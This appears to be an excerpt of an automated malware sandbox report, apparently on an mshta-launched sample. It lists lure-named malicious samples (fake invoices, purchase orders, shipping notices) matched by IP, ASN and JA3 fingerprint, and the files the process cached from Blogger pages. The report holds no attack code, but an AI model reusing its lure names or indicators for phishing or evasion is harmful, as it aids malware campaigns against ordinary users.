CLOUDFLARENETUS	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 104.16.19.94
	Pokana2021011357.doc	Get hash	malicious	Browse	• 172.67.195.152
	09000000000000h.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO#218740.exe	Get hash	malicious	Browse	• 172.67.164.253
	PO-5042.exe	Get hash	malicious	Browse	• 104.28.4.151
	PO-000202112.exe	Get hash	malicious	Browse	• 172.67.151.49
	20210113155320.exe	Get hash	malicious	Browse	• 66.235.200.145
	13012021.exe	Get hash	malicious	Browse	• 23.227.38.74
	Geno_Quotation,pdf.exe	Get hash	malicious	Browse	• 104.23.99.190
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 104.24.109.70
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 23.227.38.74
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 104.24.111.173
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 104.19.152.30
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 23.227.38.74
	onYLLDPXswyCVZu.exe	Get hash	malicious	Browse	• 104.28.4.151
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO-75013.exe	Get hash	malicious	Browse	• 104.28.4.151
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• 66.235.200.145
	mssecsvc.exe	Get hash	malicious	Browse	• 104.17.244.81
	ZwFwevQtlv.exe	Get hash	malicious	Browse	• 172.67.188.154
GOOGLEUS	Order_385647584.xlsx	Get hash	malicious	Browse	• 34.102.136.180
	rB26M8hfIh.exe	Get hash	malicious	Browse	• 8.8.8.8
	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 216.239.34.21
	WFLPGBTMZH.dll	Get hash	malicious	Browse	• 108.177.12 6.132
	PO#218740.exe	Get hash	malicious	Browse	• 34.98.99.30
	20210111 Virginie.exe	Get hash	malicious	Browse	• 34.102.136.180
	20210113155320.exe	Get hash	malicious	Browse	• 34.102.136.180
	13012021.exe	Get hash	malicious	Browse	• 34.102.136.180
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 34.102.136.180
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 35.204.150.5
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 34.102.136.180
	Consignment Document PL&BL Draft.exe	Get hash	malicious	Browse	• 34.102.136.180
	5DY3NrVgpI.exe	Get hash	malicious	Browse	• 34.102.136.180
	xrxSVsbRli.exe	Get hash	malicious	Browse	• 34.102.136.180
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 34.102.136.180
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 34.102.136.180
	81msxxUisn.exe	Get hash	malicious	Browse	• 216.239.36.21
	g2fUeYQ7Rh.exe	Get hash	malicious	Browse	• 34.102.136.180
	pHUWiFd56t.exe	Get hash	malicious	Browse	• 35.184.90.176
	invoice.xlsx	Get hash	malicious	Browse	• 34.102.136.180
GOOGLE-PRIVATE-CLOUDUS	PO-75013.doc	Get hash	malicious	Browse	• 67.199.248.10
	Bank Statement.doc	Get hash	malicious	Browse	• 67.199.248.10
	PO_60577.doc	Get hash	malicious	Browse	• 67.199.248.11
	FedEx - AWB 772584418730.doc	Get hash	malicious	Browse	• 67.199.248.10
	QP-0766.doc	Get hash	malicious	Browse	• 67.199.248.10
	FedExAWB 772584418730.doc	Get hash	malicious	Browse	• 67.199.248.11
	TD-10057.doc	Get hash	malicious	Browse	• 67.199.248.11

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	QL-0217.doc	Get hash	malicious	Browse	• 67.199.248.10
	RT-05723.doc	Get hash	malicious	Browse	• 67.199.248.11
	PO_RFQ_2021_12_01 - s.doc	Get hash	malicious	Browse	• 67.199.248.10
	FD-08010.doc	Get hash	malicious	Browse	• 67.199.248.10
	GF-6037.doc	Get hash	malicious	Browse	• 67.199.248.11
	PIO-06711.doc	Get hash	malicious	Browse	• 67.199.248.11
	F-007331.doc	Get hash	malicious	Browse	• 67.199.248.11
	TGS-1027.doc	Get hash	malicious	Browse	• 67.199.248.11
	FedEx 772584418730.doc	Get hash	malicious	Browse	• 67.199.248.11
	GD-5401.doc	Get hash	malicious	Browse	• 67.199.248.10
	Request for Quote_SEKOLAH TUNAS BAKTI SG.doc__.rtf	Get hash	malicious	Browse	• 67.199.248.10
	New PO.doc	Get hash	malicious	Browse	• 67.199.248.11
	http://https://bit.ly/35cYpiT	Get hash	malicious	Browse	• 67.199.248.10
CLOUDFLARENETUS	brewin-Invoice024768-xlsx.Html	Get hash	malicious	Browse	• 104.16.19.94
	Pokana2021011357.doc	Get hash	malicious	Browse	• 172.67.195.152
	09000000000000h.exe	Get hash	malicious	Browse	• 172.67.188.154
	PO#218740.exe	Get hash	malicious	Browse	• 172.67.164.253
	PO-5042.exe	Get hash	malicious	Browse	• 104.28.4.151
	PO-000202112.exe	Get hash	malicious	Browse	• 172.67.151.49
	20210113155320.exe	Get hash	malicious	Browse	• 66.235.200.145
	13012021.exe	Get hash	malicious	Browse	• 23.227.38.74
	Geno_Quotation,pdf.exe	Get hash	malicious	Browse	• 104.23.99.190
	Po-covid19 2372#w2..exe	Get hash	malicious	Browse	• 104.24.109.70
	FtLroeD5Kmr6rNC.exe	Get hash	malicious	Browse	• 23.227.38.74
	6blnUJRr4yKrjCS.exe	Get hash	malicious	Browse	• 104.24.111.173
	3S1VPrT4IK.exe	Get hash	malicious	Browse	• 104.19.152.30
	cGLVytu1ps.exe	Get hash	malicious	Browse	• 23.227.38.74
	onYLLDPXswyCVZu.exe	Get hash	malicious	Browse	• 104.28.4.151
	AOA4sx8Z7l.exe	Get hash	malicious	Browse	• 23.227.38.74
	PO-75013.exe	Get hash	malicious	Browse	• 104.28.4.151
	BSL 01321 PYT.xlsx	Get hash	malicious	Browse	• 66.235.200.145
	mssecsvc.exe	Get hash	malicious	Browse	• 104.17.244.81
	ZwFwevQtlv.exe	Get hash	malicious	Browse	• 172.67.188.154

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
05af1f5ca1b87cc9cc9b25185115607d	Monex_USD.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	FedExAWB 772584418730.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	TD-10057.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	Archivo.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	PO_RFQ_2021_12_01 - s.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	GF-6037.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	F-007331.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	TGS-1027.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	swift 0182021.xls	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	Doc.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	Request for Quote_SEKOLAH TUNAS BAKTI SG.doc__.rtf	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	Z8363664.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	ul9kpUwYel.xls	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	_____.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	_____.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	OKU-010920 SCQ-220920.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	JI35907_2020.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	info.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	Info.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
	documents.doc	Get hash	malicious	Browse	• 172.67.219.133 • 104.18.49.20
7dcce5b76c8b17472d024758970a406b	Monex_USD.doc	Get hash	malicious	Browse	• 108.177.12 7.132
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 108.177.12 7.132
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.27970.rtf	Get hash	malicious	Browse	• 108.177.12 7.132
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.31662.rtf	Get hash	malicious	Browse	• 108.177.12 7.132
	INV8222874744_20210111490395.xlsm	Get hash	malicious	Browse	• 108.177.12 7.132
	Inv0209966048-20210111075675.xls	Get hash	malicious	Browse	• 108.177.12 7.132
	ACH PAYMENT REMITTANCE.xlsx	Get hash	malicious	Browse	• 108.177.12 7.132
	FedEx 772584418730.doc	Get hash	malicious	Browse	• 108.177.12 7.132
	INV3867196801-20210111675616.xlsm	Get hash	malicious	Browse	• 108.177.12 7.132
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.18733.rtf	Get hash	malicious	Browse	• 108.177.12 7.132
	PURCHASE ORDER-34002174.doc	Get hash	malicious	Browse	• 108.177.12 7.132
	SecuriteInfo.com.Exploit.Rtf.Obfuscated.16.5396.rtf	Get hash	malicious	Browse	• 108.177.12 7.132
	n#U00b0 761.doc	Get hash	malicious	Browse	• 108.177.12 7.132
	swift 0182021.xls	Get hash	malicious	Browse	• 108.177.12 7.132
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 108.177.12 7.132
	prints-eduardo-bolsonaro.docm	Get hash	malicious	Browse	• 108.177.12 7.132
	Curriculo Laura.xlsm	Get hash	malicious	Browse	• 108.177.12 7.132
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 108.177.12 7.132
	prints carlos bolsonaro.docm	Get hash	malicious	Browse	• 108.177.12 7.132
	New PO.doc	Get hash	malicious	Browse	• 108.177.12 7.132

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\281434096-static_pages[1].css	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	3812
Entropy (8bit):	5.167428807218489
Encrypted:	false
SSDEEP:	96:Tpnj64Z4HufeAA4DhRXRBd031AkDhRXRBd039YAH/hv:xjnRfp
MD5:	B3E61DF6E41A93485461F77324FCD93E
SHA1:	46EFB1044FF1CB854E02BCB49ADA1D501CE0AFF4
SHA-256:	0FC52EF116F03FD95F9857856F1E2CBDFA2CACC398E066DB0D8D5481739BC2D7

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\281434096-static_pages[1].css	
SHA-512:	2CEB087B5B5122A2CDC6EDF8CC0613A8F2671091E8524C8E8F312BDCF39A494FD260F84E0C8EFAD1A09738DF4896C6C39964B3A26463628398D6111DBE68AB3C
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/static/v1/v-css/281434096-static_pages.css
Preview:	body,div,dl,dt,dd,ul,ol,li,h1,h2,h3,h4,h5,h6,pre,form,fieldset,input,textarea,p,blockquote,th,td{margin:0;padding:0}a{text-decoration:none}table{border-collapse:collapse;border-spacing:0}fieldset,img{border:0}address,caption,cite,code,dfn,em,strong,th,var{font-style:normal;font-weight:normal}ol,ul{list-style:none}caption,th{text-align:left}h1,h2,h3,h4,h5,h6{font-size:100%;font-weight:normal}q:before,q:after{content:''}abbr,acronym{border:0}body{font-family:"open sans",arial,sans-serif;line-height:1.54}h1{font-size:20px;font-weight:300;margin:20px 0;color:#f60}h2{font-size:24px;font-weight:700;margin:2em 0 1em 0}h3{font-size:14px;font-weight:700;margin:1.2em 0 .6em 0}p{margin-bottom:2em}ul{padding:0}.maia-footer h5{font-size:13px;font-weight:700;margin:1.236em 0 .618em;text-transform:uppercase}.footer-links{list-style-type:none;padding:0}.footer-links a:link,.footer-links a:visited{color:#999;text-decoration:none}#footer a:hover{color:#ff9434}#copyright{float:right}.sign-in{float:right}

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\3101730221-analytics_autotrack[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	25296
Entropy (8bit):	5.292580915400208
Encrypted:	false
SSDEEP:	768:xkt9hXjJ9UP+8qeyDVrQi7xD21qTOxcVB9yNGY:xc9hXjJYyDVrQi7xD21qTfBg
MD5:	094CE5DCACCF632457AE9FBF4F325399
SHA1:	87E144F51C7BEE2D624709C8F596037A92D06E66
SHA-256:	21CC4DC6C3C01B84C808004173F42E3ED1B4F09551A10D69B4CEC7394A1590E6
SHA-512:	5E7EBEE0AE1C7F4216874068 91DBF418794E4709C048D6AA29E9D104F9AFF13112EEFF64B4A5006C092E07B968316663BE014181E63A294D896FFC720C6B8837
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/static/v1/jsbin/3101730221-analytics_autotrack.js
Preview:	//third_party/javascript/autotrack/autotrack.js./**. * @license. * Copyright 2016 Google Inc. All Rights Reserved.. *. * Licensed under the Apache License, Version 2.0 (the "License");. * you may not use this file except in compliance with the License.. * You may obtain a copy of the License at. *. * http://www.apache.org/licenses/LICENSE-2.0. *. * Unless required by applicable law or agreed to in writing, software. * distributed under the License is distributed on an "AS IS" BASIS,. * WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.. * See the License for the specific language governing permissions and. * limitations under the License.. */.(function(){var f,aa="function"==typeof Object.defineProperties?Object.defineProperty:function(a,b,c){if(c.get||c.set)throw new TypeError("ES3 does not support getters and setters.");a!=Array.prototype&&a!=Object.prototype&&(a[b]=c.value)},k="undefined"!=typeof window&&window===this?this:"undefined"!=typeof global&&null!=

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\376796862-ieretrofit[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	27730
Entropy (8bit):	5.474636049966948
Encrypted:	false
SSDEEP:	384:OTP9b2YDWsss8L/LFB9jxCXhk5tj3c09VMPbgjKWgDCP2fSxsslP1eFMWbUk11Kw:OTg1HOWPgDCPEklwFMOUC18osa7
MD5:	948E0FDD7E43A410514074A85F8F830F
SHA1:	8539D93757C0B546863C42C2682696182F951476
SHA-256:	59E1456632564F9C0044D7AC65C979AF6D7BF9548621F881E5B25659612EFF72
SHA-512:	19D00FEA16B7226E96A8858771154248B2AF95840179B40F241050FB5CAF413BD093BF26A6F76A6FAB577DC804C5127FE81E86D023E9F7D1B8A25C10FF76752E
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/static/v1/jsbin/376796862-ieretrofit.js
Preview:	(function(){/*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0.*/.var aa=' coordorigin="0 0" coordsize="',ba=' endcap="flat"',u=" l ",w=" m ",ca='"><g_vml_:fill color="',fa=":0;width:",ha='<g_vml_:shape fillcolor="',ia="borderRadius_bl",ja="borderRadius_br",ka="borderRadius_tl",la="borderRadius_tr",ma="borderWidth_bottom",x="borderWidth_left",na="borderWidth_right",y="borderWidth_top",z="none",A="rgba(",oa="shadowBlurRadius",pa='style="position:absolute;top:0;',B="transparent",C="{borderColor}",D="{borderWidth}",E,G=this||self,qa=function(a,b,e,c){a=a.split(".");.c=c||G;a[0]in c||"undefined"==typeof c.execScript||c.execScript("var "+a[0]);for(var d;a.length&&(d=a.shift());)if(a.length||void 0===b)c=c[d]&&c[d]!==Object.prototype[d]?c[d]:c[d]={};else if(!e&&H(b)&&H(c[d]))for(var f in b)b.hasOwnProperty(f)&&(c[d][f]=b[f]);else c[d]=b},ra=function(){},H=function(a){var b=typeof a;return"object"==b&&null!=a||"function"==b},J=function(a){return Object.prototype.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\84067855-widgets[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	dropped
Size (bytes):	144902
Entropy (8bit):	5.570242774242284
Encrypted:	false
SSDEEP:	1536:sf0jKyeUNEWa9MW7zShH4CUMFvkcPe611Cg3x6sMuXgktbdrvh/0ie2zKQ+TtY7g:SnU4CXNew1Cox8210ipOz4m
MD5:	63642B890AD1CBD4C33DF076775147A8
SHA1:	501936F025C1D9F1EA5401E9743632C6C1284A71
SHA-256:	A44D152363BB65AFA637F41D115A093D8E268958D7B69B379A5D205291ADA5C4
SHA-512:	3E895BE361F4EB95C073D284D81D88EC9D40FA66E87797DB38FAC162CDBBA1FBD256B436F738C5D60612C62CEBEA4DB84B2392BDE0D5FF1167B4BAD10F8D5CF
Malicious:	false

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\84067855-widgets[1].js	
Preview:	(function(){var aa="&action=",ca=".wikipedia.org",da="CSSStyleDeclaration",ea="Clobbering detected",fa="Edge",ha="Element",ia="GET",ja="Never attached to DOM.",ka="SPAN",la="STYLE",ma="SW_READER_LIST_",na="SW_READER_LIST_CLOSED_",oa="Share this post",pa="Symbol.iterator",qa="_blank",ra="about:invalid#zClosurez",sa="about:invalid#zSoyz",ta="attributes",ua="block",va="chooseWidget",wa="click",xa="collapsed",ya="collapsed-backlink",za="collapsible",Aa="comment-editor",Ba="complete",Ca="configure",Da="contact-form-email",.Ea="contact-form-email-message",Fa="contact-form-error-message",Ga="contact-form-error-message-with-border",Ha="contact-form-name",Ia="contact-form-submit",Ja="contact-form-success-message",Ka="contact-form-success-message-with-border",La="data-height",Ma="data-sanitizer-",Na="data-viewurl",Oa="displayModeFull",Pa="displayModeLayout",Qa="displayModeNone",k="div",Ra="dropdown-toggle",Sa="error",Ta="expanded",Ua="expanded-backlink",Va="followers-grid",l="function",Wa="getAt

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\body_gradient_tile_light[1].png	
Process:	C:\Windows\System32\mshta.exe
File Type:	PNG image data, 10 x 10, 1-bit colormap, non-interlaced
Category:	downloaded
Size (bytes):	95
Entropy (8bit):	4.633118599879715
Encrypted:	false
SSDEEP:	3:yionv//thPlH1kmlS1jmTQ9lyehXhbp:6v/lhPcS5TeIFdhbp
MD5:	3B2A20D5B0BA4CA0C5DD90865AD6B9C4
SHA1:	A90928A16D11D21E112B45B60990A9D7D19CC1D5
SHA-256:	0FDCB4746995F0D5240E5EC11370CB950722A894F3CFF4118AA68CCC92010EDD
SHA-512:	EF256091EE551337B9789E8D55C558D85AF0780C2906FA971A33D36A6F9D78114A573D606DAB086816006E072CEF7029EFE4D47F7BF3BE16007CA464F3281765
Malicious:	false
IE Cache URL:	http://https://resources.blogblog.com/blogblog/data/1kt/simple/body_gradient_tile_light.png
Preview:	.PNG.....IHDR.....].....PLTE.....tRNS..5.....IDAT..c.....L\....IEND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\cookienotice[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6513
Entropy (8bit):	4.798066280817504
Encrypted:	false
SSDEEP:	96:q54UPzHFcJZ7haKemb/m2GzrzCXAl/MStzo41Pm+YsttcVcbYhyjcso13EZDjiat:q5rPzHgxm2GzaXeMnuzYstyryPhZD9
MD5:	A705132A2174F88E196EC3610D68FAA8
SHA1:	3BAD57A48D973A678FEC600D45933010F6EDC659
SHA-256:	068FFE90977F2B5B2DC2EF18572166E85281BD0ECB31C4902464B23DB54D2568
SHA-512:	E947D33E0E9C5E6516F05E0EA696406E4E09B458F85021BC3A217071AE14879B2251E65AEC5D1935CA9AF2433D023356298321564E1A41119D41BE7C2B2D36D5
Malicious:	false
IE Cache URL:	http://https://startthepartyup.blogspot.com/js/cookienotice.js
Preview:	/*. Copyright 2014 Google Inc. All rights reserved... Licensed under the Apache License, Version 2.0 (the "License");. you may not use this file except in compliance with the License.. You may obtain a copy of the License at.. http://www.apache.org/licenses/LICENSE-2.0.. Unless required by applicable law or agreed to in writing, software. distributed under the License is distributed on an "AS IS" BASIS,. WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.. See the License for the specific language governing permissions and. limitations under the License.. */../*. * For more information on this file, see http://www.cookiechoices.org/. */..(function(window) {.. if (!!window.cookieChoices) {. return window.cookieChoices;. }.. var document = window.document;. // IE8 does not support textContent, so we should fallback to innerText.. var supportsTextContent = 'textContent' in document.body;.. var cookieChoices = (function() {.. var cookieName = 'displayCookie

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\cookienotice[2].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6513
Entropy (8bit):	4.798066280817504
Encrypted:	false
SSDEEP:	96:q54UPzHFcJZ7haKemb/m2GzrzCXAl/MStzo41Pm+YsttcVcbYhyjcso13EZDjiat:q5rPzHgxm2GzaXeMnuzYstyryPhZD9
MD5:	A705132A2174F88E196EC3610D68FAA8
SHA1:	3BAD57A48D973A678FEC600D45933010F6EDC659
SHA-256:	068FFE90977F2B5B2DC2EF18572166E85281BD0ECB31C4902464B23DB54D2568
SHA-512:	E947D33E0E9C5E6516F05E0EA696406E4E09B458F85021BC3A217071AE14879B2251E65AEC5D1935CA9AF2433D023356298321564E1A41119D41BE7C2B2D36D5
Malicious:	false
IE Cache URL:	http://https://ghostbackbone123.blogspot.com/js/cookienotice.js
Preview:	/*. Copyright 2014 Google Inc. All rights reserved... Licensed under the Apache License, Version 2.0 (the "License");. you may not use this file except in compliance with the License.. You may obtain a copy of the License at.. http://www.apache.org/licenses/LICENSE-2.0.. Unless required by applicable law or agreed to in writing, software. distributed under the License is distributed on an "AS IS" BASIS,. WITHOUT WARRANTIES OR CONDITIONS OF ANY KIND, either express or implied.. See the License for the specific language governing permissions and. limitations under the License.. */../*. * For more information on this file, see http://www.cookiechoices.org/. */..(function(window) {.. if (!!window.cookieChoices) {. return window.cookieChoices;. }.. var document = window.document;. // IE8 does not support textContent, so we should fallback to innerText.. var supportsTextContent = 'textContent' in document.body;.. var cookieChoices = (function() {.. var cookieName = 'displayCookie

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\error[1]	
Process:	C:\Windows\System32\mshta.exe
File Type:	HTML document, UTF-8 Unicode (with BOM) text, with CRLF line terminators
Category:	dropped
Size (bytes):	3247
Entropy (8bit):	5.459946526910292
Encrypted:	false
SSDEEP:	96:vKFlZ/kxjqD9zqp36wxVJddFAdd5Ydddopdyddv+dd865FhlleXckVDuca:C0pv+GkduSDl6LRa
MD5:	16AA7C3BEBF9C1B84C9EE07666E3207F
SHA1:	BF0AFA2F8066EB7EE98216D70A160A6B58EC4AA1
SHA-256:	7990E703AE060C241EBA6257D963AF2ECF9C6F3FBDB57264C1D48DDA8171E754
SHA-512:	245559F757BAB9F3D63FB664AB8F2D51B9369E2B671CF785A6C9FB4723F014F5EC0D60F1F8555D870855CF9EB49F3951D98C62CBDF9E0DC1D28544966D4E70F
Malicious:	false
Preview:	...<HTML id=dlgError STYLE="font-family: ms sans serif; font-size: 8pt;..width: 41.4em; height: 24em">..<HEAD>..<meta http-equiv="Content-Type" content="text/html; charset=utf-8">..<META HTTP-EQUIV="MSThemeCompatible" CONTENT="Yes">..<TITLE id=dialogTitle>..Script Error..</TITLE>..<SCRIPT>..var L_Dialog_Error Message = "An error has occurred in this dialog.";..var L_ErrorNumber_Text = "Error: ";..var L_ContinueScript_Message = "Do you want to debug the current page?";..var L_AffirmativeKeyCodeLowerCase_Number = 121;..var L_AffirmativeKeyCodeUpperCase_Number = 89;..var L_NegativeKeyCodeLowerCase_Number = 110;..var L_NegativeKeyCodeUpperCase_Number = 78;..</SCRIPT>..<SCRIPT LANGUAGE="JavaScript" src="error.js" defer></SCRIPT>..</HEAD>..<BODY ID=bdy onLo ad="loadBdy()" style="font-family: 'ms sans serif';..font-size: 8pt; background: threedface; color: windowtext;" topmargin=0>..<CENTER id=ctrErrorMessage>..<table id=tbl1 cellPadding=3 cellspacing=3 border=0..style="background: buttonface

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\5JC0A1KN\gradients_light[1].png	
Process:	C:\Windows\System32\mshta.exe
File Type:	PNG image data, 20 x 1100, 8-bit/color RGBA, non-interlaced
Category:	downloaded
Size (bytes):	403
Entropy (8bit):	5.849127564472003
Encrypted:	false
SSDEEP:	12:6v/74Qlk8WIyzs740Oc5maj4m3YULe3dk:Hgk8uw740OcWAY13dk
MD5:	4F7DE2E6AFEFB125B1F14FA5CDA610EE
SHA1:	57A145F234B504A73F9D55CF39F2231A04719456
SHA-256:	ECB30886406E3F776FF7BC3834DE849944471E626FF148BED2FA389D02866044
SHA-512:	9E3C207F0931EE4C5F48E62670F33D33815CF0779AC5F719017401C20273B4E0403CE03C08643A58BA4C3B023F9C691C34E8FDA776B710DFE8EE3DBFEE7D887
Malicious:	false
IE Cache URL:	http://https://resources.blogblog.com/blogblog/data/1kt/simple/gradients_light.png
Preview:	.PNG.....IHDR.....L.....ZIDATx.....A..A/.h.?0.....q..V...e%.U...V.j...d.%.P.d.%.+.(.%K.,.(.%K.,..%K.,y.d.H.,Y.d.H.,Y.d.J.,Y.d..$.E.d.."Y.d.%.P.d.%.l..%K.l..%K..B.%K..l ..%K.,.(.%K.,..%K.,Y.y.."Y.d.F.,Y.d.](Y.d...../.Q$K.,Y.d.%K6.d.%K.,Y.d.S.."Y.d.%K.,Y.d.H.,Y.d.%K.>.....c+I....U..~.1...d.~)..d.P.o(.7..+.....o..i.....IE ND.B`.

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\3858658042-comment_from_post_iframe[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text, with very long lines
Category:	downloaded
Size (bytes):	13346
Entropy (8bit):	5.405149681041944
Encrypted:	false
SSDEEP:	192:BqWjbSFO5Og47t7xNycGK7SlV4cjCqN1Yae3CCaJzWTKtTOpY2Dzt8cvtWPXtxQK:BqGSFOsZM61WyV3CCaJIav2F8G2XnQK
MD5:	EE77AB1C7CA023A501E4DA28CCC2915F
SHA1:	F309FB6B570041EE11C830ABA4DD58D586D193B6
SHA-256:	A09131F2885086EB3DEA6A379C43E58C88E683B99FB7CF9CEFDE399DFD68D0FF
SHA-512:	DE42C9F444DC0D617EE12FBACE43F8EB659FBB461A6B03AD851A21FED5B44721D63D66A0802915DA387F0FD1FDD2BC06AA9A4E00FC18E2125B89A3D2238BE A9
Malicious:	false
IE Cache URL:	http://https://www.blogger.com/static/v1/jsbin/3858658042-comment_from_post_iframe.js
Preview:	(function(){/*.. Copyright The Closure Library Authors.. SPDX-License-Identifier: Apache-2.0.*/.var f="function",k="string",l,n=this||self,p=function(a){var b=typeof a;b= "object"!=b?b:a?Array.isArray(a)?"array":b:"null";return"array"==b||"object"==b&&"number"==typeof a.length};var q=Array.prototype.indexOf?function(a,b,c){return Array.pro totype.indexOf.call(a,b,c)}:function(a,b,c){c=null==c?0:0>c?Math.max(0,a.length+c):c;if(typeof a===k)return typeof b!==k||1!=b.length?-1:a.indexOf(b,c);for(;c<a.length;c+ +)if(c in a&&a[c]===b)return c;return-1},r=Array.prototype.forEach?function(a,b,c){Array.prototype.forEach.call(a,b,c)}:function(a,b,c){for(var d=a.length,e=typeof a===k? a.split(""):a,g=0;g<d;g++)g in e&&b.call(c,e[g],g,a)};.function t(a){return Array.prototype.concat.apply([],arguments)};var u;a:{var v=n.navigator;if(v){var w=v.userAgent;if(w) {u=w;break a}}u=""}var x=function(a){return-1!=u.indexOf(a)};var y=x("Trident")||x("MSIE");var z=function(a,b){return typeof b===k?a.getElementB

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\blogin[1].htm	
Process:	C:\Windows\System32\mshta.exe
File Type:	gzip compressed data, from FAT filesystem (MS-DOS, OS/2, NT)
Category:	dropped
Size (bytes):	287
Entropy (8bit):	7.171262501317191

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\blogin[1].htm	
Encrypted:	false
SSDEEP:	6:XtQeA5M/H2XUm2R+sWN/vlaUZpQFS9YI3m6od9IUEoXLbveYGak5sOR:XdyM/H2XUm2YsWN/tBJD3mJT98L
MD5:	2F0617DDC36B03F4723AD04D4891F74E
SHA1:	4A0ED082B77CA3E70DE11FC42AED497A7C067E94
SHA-256:	E036CAB59948C4704421AAA2090E662FFAD53D794FB9C84206FFFA7208591993
SHA-512:	87BC8CF6961E4DCC757188B9E9DD109F4C7201591F80FED28DCD731F3AF79249B3C76CDE020021D38B72C125DDA993D14A092FE9DA6B4382BD60B9BCEBB07 DD
Malicious:	false
Preview:	.....1O.0.....+..6i...T-M)R.J.H0&..X8>+v...IL..s.=.}.<.d.wE6I..r=4..<.....Cc.-[.....$.....z~...C.]mBE...\|x...._...@.(...'u.H..dI..\|.F...=0V....JD...l.+.'%.@..B...t.^.}..J....z..P... .....t...U).*4.....Kz..2.G$..o.tv_Y..{|]6.....-.S'H}.A.H.:.jh!a....Q..B.?.".h....

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\T4O403JZ\cookienotice[1].js	
Process:	C:\Windows\System32\mshta.exe
File Type:	ASCII text
Category:	downloaded
Size (bytes):	6513
Entropy (8bit):	4.798066280817504
Encrypted:	false
